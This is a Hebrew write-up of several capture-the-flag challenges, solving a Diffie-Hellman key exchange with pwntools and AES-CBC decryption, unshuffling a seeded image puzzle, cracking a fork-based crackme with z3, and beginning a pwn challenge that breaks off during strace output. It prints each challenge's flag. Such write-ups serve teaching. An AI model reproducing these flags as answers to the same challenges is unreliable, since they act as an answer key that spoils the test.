
```python
from pwn import *
import base64
context.log_level = "error"
with open("supercali.zip", "rb") as f:
    bytes = f.read()
    encoded = base64.b64encode(bytes)
r = remote("0.cloud.chals.io", 22255)
r.recvline()
r.sendline(encoded)
print(r.recvline().decode("ascii"))
```

נריץ ונקבל את הדגל:

```
MCL{c4nN07_533_7H3_fL4G_f0R_7H3_f0LD3r5}
```

אתגר Telepathic (קטגוריית Crypto, 100 נקודות)

באתגר הזה נקבל את התיאור הבא:



כמובן מדובר בפקודת התחברות לשרת. נתחבר ונראה את הפלט הבא:

```
Welcome player!
What if told you that colour mixing is essential for telepathy?
I claim that you and I can arrive at the same number no matter how many times we
do so, simply by using the right amounts in the correct order :).

Sync your inner telepathy with mine, for no more than 32 consecutive rounds and
get the flag*, easy.
    (*telepathic beings can be very nosy, so I'll be sure to encrypt it
beforehand.)

OK here we go, but be quick about it, I have other telepathic beings to see (or
something else rather).

p, g = (229, 10)
A = 150
$ enter your number
```

אז מי שמכיר את עולם ההצפנות בוודאי מיד מזהה שמדובר ב-Diffie-Hellman Key Exchange. אפשר ללמוד מהקישור לויקיפדיה, אני אישית השתמשתי בסרטון הזה.

אסביר בקצרה שמדובר בפרוטוקול לשיתוף מפתח הנוצר מהצורך לשתף מפתחות באופן מאובטח גם במקרה שהאינטרקציה לשיתוף המפתח מיורטת על ידי גורם שלישי.

ההצפנה עובדת כך שמחליטים על מספר ראשוני (מסומן ב-p) ושורש פרימיטיבי מסדר ראשוני (לא ניכנס למתמטיקה של זה כיוון שזה לא קריטי לאתגר) הוא ידוע גם כגנרטור או מחולל בעברית ומסומן ב-g. שני המספרים הללו הם ציבוריים - ידועים לשני הצדדים וגם לכל מי שמיירט את האינטרקציה ביניהם.

ניתן לנו גם A. נעיין בויקיפדיה לפני שנמשיך:

פעולות הפרוטוקול:

1. אליס בוחרת שלם אקראי סודי a כאשר $1 \le a \le p-2$ ושולחת לבוב את מסר 1 לעיל.
2. בוב בוחר שלם אקראי סודי b כאשר $1 \le b \le p-2$ ושולח לאליס את מסר 2 לעיל.
3. בוב מקבל את A ומחשב את המפתח המשותף $K = A^b \bmod p$.
4. אליס מקבלת את B ומחשבת את המפתח המשותף $K = B^a \bmod p$.

דוגמה במספרים קטנים [עריכת קוד מקור | עריכה]

לצורך הדגמה בלבד, נניח שהוסכם על המספר הראשוני $p = 1187$ ויוצר $g = 429$ של החבורה הכפלית $\mathbb{F}^*_{1187}$. בחירת יוצר היא מלאכה קלה כפי שיוסבר להלן. מהלכי הפרוטוקול הם:

אליס בוחרת ערך סודי $a = 546$ ומחשבת את $A = 429^{546} \bmod 1187 = 574$.

בוב בוחר ערך סודי $b = 358$ ומחשב את $B = 429^{358} \bmod 1187 = 101$.

מסר 1: אליס שולחת לבוב את המספר 574.

מסר 2: בוב שולח לאליס את המספר 101.

אליס מחשבת את המפתח המשותף:

$K = 101^{546} \bmod 1187 = 730$,

בוב מחשב את המפתח המשותף:

$K = 574^{358} \bmod 1187 = 730$,

כעת בידי שניהם מפתח $K = 730$.

לפי הניסוח של התיאור והנתונים שניתנו לנו אני מניח שאנחנו מקיימים את אינטרקציית השיתוף עם השרת. השרת מהווה צד אחד (אליס בדוגמת ויקיפדיה) ואנחנו הצד השני (בוב בדוגמת ויקיפדיה).

אם ניתן לנו A כנראה שאנחנו צריכים לבחור ערך b ולחשב ולשלוח לשרת את B. רק נזכור ש-b שאנחנו בוחרים צריך להיות בין 1 (כולל) ל-p-2 (כולל).

נבחר b=1 ונחשב ונשלח את B בעזרת הקוד הבא, שימו לב שאני משתמש בספריית pwntools:

```
from pwn import *

r = remote("0.cloud.chals.io", 16499)
context.log_level = "debug"
r.recvuntil(b"(or something else rather).\n\n\n")

b = 1
r.recvuntil(b"(")
p = int(r.recvuntil(b",")[:-1].decode())
g = int(r.recvuntil(b")")[:-1].decode())
r.recvuntil(b"= ")
A = int(r.recvline()[:-1].decode())
B = pow(g,b,p)
r.sendlineafter(b"number", str(B).encode())

r.interactive()
```

נראה שזה מבקש שוב מספר, הפעם עם נתונים חדשים:

```
    b'OK here we go, but be quick about it, I have other telepathic beings to see (or something else rather).\n'
    b'\n'
    b'\n'
    b'p, g = (179, 167)\n'
    b'A = 89\n'
    b'$ enter your number\n'
[DEBUG] Sent 0x4 bytes:
    b'167\n'
[*] Switching to interactive mode

[DEBUG] Received 0x2d bytes:
    b'\n'
    b'p, g = (167, 43)\n'
    b'A = 68\n'
    b'$ enter your number\n'
```

שימו לב שבתיאור שאנחנו מקבלים בכניסה לשרת נאמר לנו:

```
Sync your inner telepathy with mine, for no more than 32 consecutive rounds and get the flag*, easy.
```

אז נשלח 32 מספרי B כש-b שלנו הוא 1 והנתונים כל הזמן משתנים בעזרת הקוד הבא:

```
from pwn import *

r = remote("0.cloud.chals.io", 16499)
context.log_level = "debug"
r.recvuntil(b"(or something else rather).\n\n\n")

b = 1
for i in range(32):
    r.recvuntil(b"(")
    p = int(r.recvuntil(b",")[:-1].decode())
    g = int(r.recvuntil(b")")[:-1].decode())
    r.recvuntil(b"= ")
    A = int(r.recvline()[:-1].decode())
    B = pow(g,b,p)
    r.sendlineafter(b"number", str(B).encode())

r.interactive()
```

בסוף נקבל את הפלט הבא:

```
[DEBUG] Sent 0x3 bytes:
    b'38\n'
[*] Switching to interactive mode

[DEBUG] Received 0xc9 bytes:
    b'\n'
    b'Great Job!\n'
    b'If all went well we should have synced-up telepathically :).\n'
    b'Here is an IV: mv0XZ6PW2N95mHivkmSoRA==\n'
    b'and an encrypted flag: gwjaB7U85iejkRJXwuhn/agMKWyHh5jty6XoQlRILBQDRKBc1c+kBl8sldJhKsny\n'
```

נראה שהדגל מוצפן בהצפנת AES ככל הנראה מסוג CBC, ניתן לנו גם וקטור האיתחול (IV). אבל מה המפתח? אז כמובן שלא נשכח שהרגע מה שעשינו זה אינטרקציה לשיתוף מפתח בצורה מאובטחת[1] בעזרת פרוטוקול דיפי-הלמן והשלב האחרון בו הוא כמובן חישוב המפתח.

[1] כיוון שבאתגר זה אנו מתעסקים עם מספרים קטנים. אם השיחה הייתה מיורטת על ידי גורם שלישי הוא יכל בקלות לשבור את ההצפנה גם כן, אך לא ניכנס לזה כיוון שספציפית פה זה לא שימושי.

וכך מבצעים את החישוב:

3. בוב מקבל את A ומחשב את המפתח המשותף $K = A^b \bmod p$.
4. אליס מקבלת את B ומחשבת את המפתח המשותף $K = B^a \bmod p$.

אז נדאג להוסיף את זה לקוד שלנו ולפענח:

```
from pwn import *
from base64 import b64decode
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

r = remote("0.cloud.chals.io", 16499)
r.recvuntil(b"(or something else rather).\n\n\n")

key = []
b = 1

for i in range(32):
    r.recvuntil(b"(")
    p = int(r.recvuntil(b",")[:-1].decode())
    g = int(r.recvuntil(b")")[:-1].decode())
    r.recvuntil(b"= ")
    A = int(r.recvline()[:-1].decode())
    B = pow(g,b,p)
    k = pow(A,b,p)
    key.append(k)
    r.sendlineafter(b"number", str(B).encode())

r.recvuntil(b":).\n")
iv = r.recvline().split(b": ")[1].rstrip()
enc_flag = r.recvline().split(b": ")[1].rstrip()
iv = b64decode(iv)
ct = b64decode(enc_flag)
key = bytearray(key)
cipher = AES.new(key, AES.MODE_CBC, iv)
pt = unpad(cipher.decrypt(ct), AES.block_size)

print("The message was:", pt)
```

נריץ נקבל את הפלט הבא הכולל את הדגל:

```
The message was: b'MCL{4_D1fFeR3n7_HeLLM4nNs_kEy_3xCh4ngE}'
```

אתגר PyLand (קטגוריית Reversing, 250 נקודות)

באתגר זה נקבל את התיאור הבא:


PyLand

250

Hey, I bought a puzzle from a store called PyLand.
The puzzle consists of 2500 parts.
When I was close to finishing my puzzle a storm named 'Meta' came out of nowhere and shuffled my entire progress!
Can you help me complete the puzzle?

puzzle.png

והתמונה puzzle.png:




נראה שבאמת יש לנו כאן פאזל של 2500 חלקים, מה עושים? קודם כל בכל אתגר הכולל תמונה, נבדוק את המטא-דאטא של אותה תמונה כמו שכל פותר אתגרים טוב היה עושה (במקרה הזה גם התיאור של האתגר כיוון אותנו לזה):



```
dan@Daniel:~/code/ctfs/matrix$ exiftool puzzle.png
ExifTool Version Number         : 12.40
File Name                       : puzzle.png
Directory                       : .
File Size                       : 10 MiB
File Modification Date/Time     : 2022:06:06 22:26:33+03:00
File Access Date/Time           : 2022:06:06 22:27:44+03:00
File Inode Change Date/Time     : 2022:06:06 22:26:33+03:00
File Permissions                : -rwxr-xr-x
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 3000
Image Height                    : 3000
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Secret Seed                     : 1337
Image Size                      : 3000x3000
Megapixels                      : 9.0
```

נבחין ב-Secret Seed שערכו 1337, הוא בוודאי יהיה שימושי בהמשך. עוד נתון שתמיד נחמד לשים לב הוא הרזולוציה, במקרה הזה היא 3000 על 3000 פיקסלים. אם נפתח את התמונה בעורך תמונות ונסמן "חלק" בודד של הפאזל נגלה שכל חלק כזה הוא 60 על 60 פיקסלים. נזכור גם שיש לנו 2500 חלקים.

מה הלאה? המחשבה הראשונה שלי הייתה לחפש בגוגל ובגיטהאב shuffler/scrambler python image וגם python puzzle by seed ולראות מה יוצא, בסוף הגעתי ל-pycasso. מה שמדהים שיש לכלי הזה גם אתר שאתה יכול להעלות בו תמונה, ולשים seed ולתת לזה לעבוד.

נלחץ Convert ונקווה לטוב:



כפי שניתן לראות, זה לא עבד (התמונה המקורית משמאל). המחשבה הבאה שלי הייתה לנסות עם seed רגיל של פייתון, למצוא קוד שמחלק תמונה לחלקי פאזל לפי seed ואז לעשות את הפעולה ההופכית. למזלי מצאתי את [הפרויקט הזה](#) שהוא בדיוק מה שחיפשתי.

לאחר שמורידים אותו צריך לשים תמונה בתיקייה input_images ולהריץ את slicer.py אבל קודם כל נסתכל קצת על הקוד ונעשה שינויים בהתאם. הקוד המקורי נראה כך:

```
import os
import image_slicer
import random
import math
import copy
from PIL import Image, ImageDraw

def draw_rectangle(drawcontext, xy, outline=None,  width=5):
    (x1, y1), (x2, y2) = xy
    points = (x1, y1), (x2, y1), (x2, y2), (x1, y2), (x1, y1)
    drawcontext.line(points, fill=outline, width=width)

def slice(img_name, input_dir="input_images", output_dir="output_images",
number_tiles=4, outline_width=2):
    tiles = image_slicer.slice(os.path.join(input_dir,img_name),
number_tiles=number_tiles, save=False)
    rand_tiles = copy.deepcopy(tiles)
    image_ids = list(range(len(tiles)))
    random.shuffle(image_ids)
    for i in range(len(tiles)):
        rand_tiles[i].image = tiles[image_ids[i]].image
        draw_context = ImageDraw.Draw(rand_tiles[i].image)
        draw_rectangle(draw_context, [(0,0),
(rand_tiles[i].image.width,rand_tiles[i].image.height)], outline='black',
width=outline_width)
    image = image_slicer.join(rand_tiles)
    image.save(os.path.join(output_dir, img_name))


if __name__ == '__main__':
    input_dir = "input_images"
    output_dir = "output_images"
```

```
    number_tiles = 4
    outline_width = 2

    input_files = [f for f in os.listdir(input_dir) if
os.path.isfile(os.path.join(input_dir, f))]
    for img_file in input_files:
        slice(img_file, input_dir=input_dir, output_dir=output_dir,
number_tiles=number_tiles, outline_width=outline_width)
```

נשנה את number_tiles ל-2500 כמספר חלקי הפאזל ואת outline_width ל-0 כיוון שאנחנו לא רוצים שום דבר שיחצוץ בין החלקים. עכשיו רק נמחק את הקוד לעשות shuffle לרשימה ונוסיף קוד כדי לעשות unshuffle לרשימה בהינתן seed מסוים.

אפשר לעשות זאת על ידי יצירת רשימה ידועה מראש בגודל הרשימה שרוצים לעשות לה unshuffle (נגיד מ-0 עד 2500), לראות היכן נופלים המספרים אחרי ה-shuffle וכך בעצם יודעים לאיזה אינדקס כל איבר מגיע ומכאן לבצע את הפעולה ההפוכה זה די פשוט.

אך למה לממש בעצמי אם כבר מימשו זאת בעבר, נשתמש במימוש הזה, נוסיף אותו לסקריפט שלנו. דבר אחרון שאסור לשכוח הוא להכניס את ה-seed שלנו ל-random לפני קריאה לפעולה שעושה unshuffle.

לאחר כל השינויים שעשינו, הסקריפט נראה כך:

```
import os
import image_slicer
import random
import math
import copy
from PIL import Image, ImageDraw

def getperm(l):
    seed = 1337
    random.seed(seed)
    perm = list(range(len(l)))
    random.shuffle(perm)
    random.seed()
    return perm

def shuffle(l):
    perm = getperm(l)
    l[:] = [l[j] for j in perm]


def unshuffle(l):
    perm = getperm(l)
    res = [None] * len(l)
    for i, j in enumerate(perm):
        res[j] = l[i]
    l[:] = res

def draw_rectangle(drawcontext, xy, outline=None,  width=5):
    (x1, y1), (x2, y2) = xy
    points = (x1, y1), (x2, y1), (x2, y2), (x1, y2), (x1, y1)
    drawcontext.line(points, fill=outline, width=width)

def slice(img_name, input_dir="input_images", output_dir="output_images",
number_tiles=4, outline_width=2):
    tiles = image_slicer.slice(os.path.join(input_dir,img_name),
number_tiles=number_tiles, save=False)
    rand_tiles = copy.deepcopy(tiles)
```

```
    image_ids = list(range(len(tiles)))
    unshuffle(image_ids)
    for i in range(len(tiles)):
        rand_tiles[i].image = tiles[image_ids[i]].image
        draw_context = ImageDraw.Draw(rand_tiles[i].image)
        draw_rectangle(draw_context, [(0,0),
(rand_tiles[i].image.width,rand_tiles[i].image.height)], outline='black',
width=outline_width)
    image = image_slicer.join(rand_tiles)
    image.save(os.path.join(output_dir, img_name))

if __name__ == '__main__':
    input_dir = "input_images"
    output_dir = "output_images"
    number_tiles = 2500
    outline_width = 0

    input_files = [f for f in os.listdir(input_dir) if
os.path.isfile(os.path.join(input_dir, f))]
    for img_file in input_files:
        slice(img_file, input_dir=input_dir, output_dir=output_dir,
number_tiles=number_tiles, outline_width=outline_width)
```

נריץ אותו, נלך לתיקייה output_images ונפתח את הקובץ puzzle.png:

אפשר לראות בבירור שהדגל הוא:

```
MCL{c0n9R475_1_h0P3_y0u_d1dn7_d0_17_M4nu4LLy}
```

אתגר Forks Everywhere (קטגוריית Reversing, 300 נקודות)

באתגר זה קיבלנו את התיאור הבא:

לאתגר מצורף קובץ בינארי, ננסה להריץ אותו:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./challenge
You have something for me ?
TEST
Wrong input.
```

נראה כמו אתגר crackme - צריך למצוא את ה-text שיביא לנו את ה-flag. נפתח את האתגר ב-IDA וישר נראה שיש לנו את הדגל מוצפן:

```
xor     eax, eax
mov     dword ptr [rbp+enc_flag], 4Dh ; 'M'
mov     dword ptr [rbp+enc_flag+4], 8
mov     dword ptr [rbp+enc_flag+8], 0C6h
mov     dword ptr [rbp+enc_flag+0Ch], 48h ; 'H'
mov     dword ptr [rbp+enc_flag+10h], 0D7h
mov     dword ptr [rbp+enc_flag+14h], 0A3h
mov     dword ptr [rbp+enc_flag+18h], 0FFh
mov     dword ptr [rbp+enc_flag+1Ch], 7Fh
mov     dword ptr [rbp+enc_flag+20h], 56h ; 'V'
mov     dword ptr [rbp+enc_flag+24h], 7Ah ; 'z'
mov     dword ptr [rbp+enc_flag+28h], 0B2h
mov     dword ptr [rbp+enc_flag+2Ch], 14h
mov     dword ptr [rbp+enc_flag+30h], 34h ; '4'
mov     dword ptr [rbp+enc_flag+34h], 71h ; 'q'
mov     dword ptr [rbp+enc_flag+38h], 0D4h
mov     dword ptr [rbp+enc_flag+3Ch], 0E4h
mov     dword ptr [rbp+enc_flag+40h], 21h ; '!'
mov     dword ptr [rbp+enc_flag+44h], 0CFh
mov     dword ptr [rbp+enc_flag+48h], 0C0h
mov     dword ptr [rbp+enc_flag+4Ch], 0F9h
mov     dword ptr [rbp+enc_flag+50h], 0ABh
mov     dword ptr [rbp+enc_flag+54h], 88h
mov     dword ptr [rbp+enc_flag+58h], 2
mov     dword ptr [rbp+enc_flag+5Ch], 2
mov     dword ptr [rbp+enc_flag+60h], 31h ; '1'
mov     dword ptr [rbp+enc_flag+64h], 0CFh
mov     dword ptr [rbp+enc_flag+68h], 2Fh ; '/'
mov     dword ptr [rbp+enc_flag+6Ch], 28h ; '('
mov     dword ptr [rbp+enc_flag+70h], 56h ; 'V'
mov     dword ptr [rbp+enc_flag+74h], 0B0h
mov     dword ptr [rbp+enc_flag+78h], 67h ; 'g'
mov     dword ptr [rbp+enc_flag+7Ch], 3Fh ; '?'
mov     dword ptr [rbp+enc_flag+80h], 5Fh ; '_'
mov     dword ptr [rbp+enc_flag+84h], 53h ; 'S'
mov     dword ptr [rbp+enc_flag+88h], 7Dh ; '}'
mov     [rbp+var_E0], 0
lea     rdi, s          ; "You have something for me ?"
```

אנחנו הרצנו decompiler (ניתן להשתמש ב-IDA כמונו או GHIDRA) ונקבל:

```
  v5 = 0;
  puts("You have something for me ?");
  __isoc99_scanf("%s", s);
  for ( i = strlen(s) & 0xFD; i > 0; --i )
  {
    pid = fork();
    if ( !pid )
    {
      v9 = s[i] + s[i - 1] + s[i + 1];
      v10 = s[i] * s[i - 1] * s[i + 1];
      v11 = (char)(s[i] & s[i - 1] & s[i + 1]);
      status = v11 ^ v10 ^ v9;
      exit(status);
    }
    waitpid(pid, &stat_loc, 0);
    v8 = BYTE1(stat_loc);
    if ( BYTE1(stat_loc) != enc_flag[i] )
    {
      puts("Wrong input.");
      exit(1);
    }
    v5 ^= v8;
  }
  if ( v5 == 49 && (s[0] ^ s[34]) == 48 && s[33] == 33 )
    puts("Congrats!");
  else
    puts("Wrong input.");
  return 0;
}
```

אז מה שאנחנו רואים את הלוגיקה שה-input שלנו עובר ואיך הוא מושווה ל-enc_flag. כדי להצליח לפענח את ה-text שצריך להכניס כדי שהתוכנה תדפיס לנו !Congrats נשתמש בפרויקט בשם Z3 פרויקט שמכניסים אליו את כל ההילוצים והוא מחזיר לנו תשובה אפשרית:

```
from z3 import *

dest = [77, 8,
198,72,215,163,255,127,86,122,178,20,52,113,212,228,33,207,192,249,171,139,2,2,49,207,47,40,86,176,103,63,95,83,125]

inp = []
for i in range(35):
    byte = BitVec(f"{i}", 8)
    inp.append(byte)

solver = Solver()

for i in range(35):
    solver.add(inp[i] > 31)
    solver.add(inp[i] < 127)

tt = 0

for i in range(33,0,-1):
    p1 = inp[i] + inp[i - 1] + inp[i + 1]
    p2 = inp[i] * inp[i - 1] * inp[i + 1]
    p3 = inp[i] & inp[i - 1] & inp[i + 1]
    pt = p1 ^ p2 ^ p3
    solver.add(pt == dest[i])
    tt ^= pt

solver.add(tt == 49)
solver.add(inp[0] ^ inp[34] == 48)

if solver.check() == sat:
    solution = solver.model()
```

```
    flag = []
    for i in range(35):
        flag.append(chr(int(str(solution[inp[i]]))))
    print("".join(flag))
else:
    print("not found")
```

נקבל את התוצאה:

```
MCL{maY_7h3_Fork_w1lL_83_w17h_Yo%)}
```

שנראה על פניו נכונה אבל האתגר לא קיבל את זה כדגל. נראה שיש פה תוים שהם לא ציפו שיהיה, ננסה להוסיף אילוץ שלא היה בקוד:


```
for i in range(35):
    solver.add(inp[i] != ord("%"))
    solver.add(inp[i] > 31)
    solver.add(inp[i] < 127)
```

כדי לוותר על "%" - כי זה לא נראה לנו כחלק מהדגל וקיבלנו את הדגל הנכון

```
MCL{maY_7h3_Fork_w1lL_83_w17h_YOU!}
```

אתגר Connection Failed (קטגוריית Pwn, 100 נקודות)

באתגר הזה נקבל את התיאור הבא:



באתגר מופיע קובץ ZIP שיש בתוכו שני קבצים בינארים, server ו-client. נתחיל בלהריץ את השרת ונקבל:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./server
Segmentation fault
```

ננסה להבין מה הבעיה על ידי strace:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ strace ./server
execve("./server", ["./server"], 0x7ffeae3b9b90 /* 19 vars */) = 0
brk(NULL)                               = 0x557ce434a000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffcfb605450) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=67202, ...}) = 0
mmap(NULL, 67202, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fdca46a3000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\300A\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\30x\346\264ur\f|Q\226\236i\253-'o"..., 68, 880) = 68
fstat(3, {st_mode=S_IFREG|0755, st_size=2029592, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fdca46a1000
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\30x\346\264ur\f|Q\226\236i\253-'o"..., 68, 880) = 68
mmap(NULL, 2037344, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fdca44af000
